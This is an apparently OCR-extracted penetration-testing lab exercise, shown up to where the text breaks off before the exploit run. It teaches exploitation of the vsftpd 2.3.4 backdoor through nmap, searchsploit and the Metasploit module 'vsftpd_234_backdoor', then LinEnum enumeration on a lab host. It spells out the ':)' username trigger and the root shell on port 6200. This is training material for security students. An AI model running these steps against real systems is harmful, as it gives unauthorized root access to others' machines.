Module 10: Linux Exploitation and Privilege Escalation

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# Exercise 03: Exploiting Vulnerability in VSFTPD to Gain Access to the Machine and Perform Automat
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Scenario

VSFTPD Backdoor Exploitation & Automated Post-Exploitation Enumeration targets a legendary malicious backdoor embedded within the source code archive of **vsftpd v2.3.4** (`vsftpd-2.3.4.tar.gz`). When a connection is initiated to TCP port `21` and a username ending with a smile smiley face `:)` is submitted (e.g., `USER backdoored:)`), the compromised daemon spawns a root-privileged listening shell on TCP port `6200` .

Key technical concepts in VSFTPD exploitation & LinEnum auditing:
1. **Nmap Vulnerability Auditing**: Running **nmap -sV --script=vuln 192.168.0.51** against target host **192.168.0.51** to identify vsftpd 2.3.4 and confirm vulnerability status.
2. **Searchsploit & MSF Module Identification**: Querying Searchsploit (**searchsploit vsftpd**) and selecting Metasploit module **exploit/unix/ftp/vsftpd_234_backdoor**.
3. **Root Remote Shell Execution**: Setting **set RHOSTS 192.168.0.51** and executing **run** to trigger port `6200` shell access, acquiring root user privileges (**whoami** $\rightarrow$ `root`).
4. **LinEnum Automated Audit**: Uploading **LinEnum.sh** post-exploitation enumeration script via shell/Metasploit file transfer (`upload /home/pentester/LinEnum.sh LinEnum.sh`), granting execution permissions (**chmod 755 ./LinEnum.sh**), and auditing Linux users, groups, running services, SUID/SGID files, and crontabs.

In this exercise, we log into **Parrot Security** (**pentester** / **toor**), perform Nmap version and vulnerability scanning (`--script=vuln`), identify vsftpd 2.3.4 backdoor, launch Metasploit, select **exploit/unix/ftp/vsftpd_234_backdoor**, set RHOSTS to **192.168.0.51**, execute exploit to obtain interactive root shell, upload and execute `LinEnum.sh` , and record system configuration details.

Objective

The objective of this lab is to help students learn how to:
- Authenticate to Parrot Security VM (**pentester** / **toor**)
- Execute Nmap vulnerability scan: **nmap -sV --script=vuln 192.168.0.51**
- Search exploit database for VSFTPD exploits: **searchsploit vsftpd**
- Launch Metasploit Console: **msfconsole**
- Load VSFTPD backdoor exploit module: **use exploit/unix/ftp/vsftpd_234_backdoor**
- Set target host IP address: **set RHOSTS 192.168.0.51**
- Execute backdoor exploit and verify root access: **run** followed by **whoami**
- Upload automated Linux enumeration script: **upload /home/pentester/LinEnum.sh LinEnum.sh**
- Set script execution permissions and run audit: **chmod 755 ./LinEnum.sh && ./LinEnum.sh**
- Analyze LinEnum findings for kernel information, users/groups, running processes, and SUID/SGID binaries

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
Task 1: Perform Vulnerability Scanning, Exploit VSFTPD 2.3.4 Backdoor, and Run LinEnum Enumeration Script

In this task, we scan target IP `192.168.0.51` with Nmap, configure Metasploit module `exploit/unix/ftp/vsftpd_234_backdoor` , achieve root access, upload `LinEnum.sh` , execute enumeration, and


audit target host properties.

Lab Tasks

1. Log into **Parrot Security** VM using credentials (**pentester** / **toor**). Open terminal with root privileges (`sudo su`) and run Nmap vulnerability scan against target host **192.168.0.51**:
   nmap -sV --script=vuln 192.168.0.51
   Observe output: Identifies vulnerable VSFTPD version 2.3.4 running on port `21`.




1. Search local exploit database for vsftpd vulnerabilities:
   searchsploit vsftpd




1. Launch Metasploit Framework console:
   msfconsole



1. Search for VSFTPD backdoor module inside Metasploit:
   search vsftpd




1. Select the VSFTPD 2.3.4 backdoor exploit module:
   use exploit/unix/ftp/vsftpd_234_backdoor



1. Inspect module options:

   show options




1. Set target host IP address and run exploit:

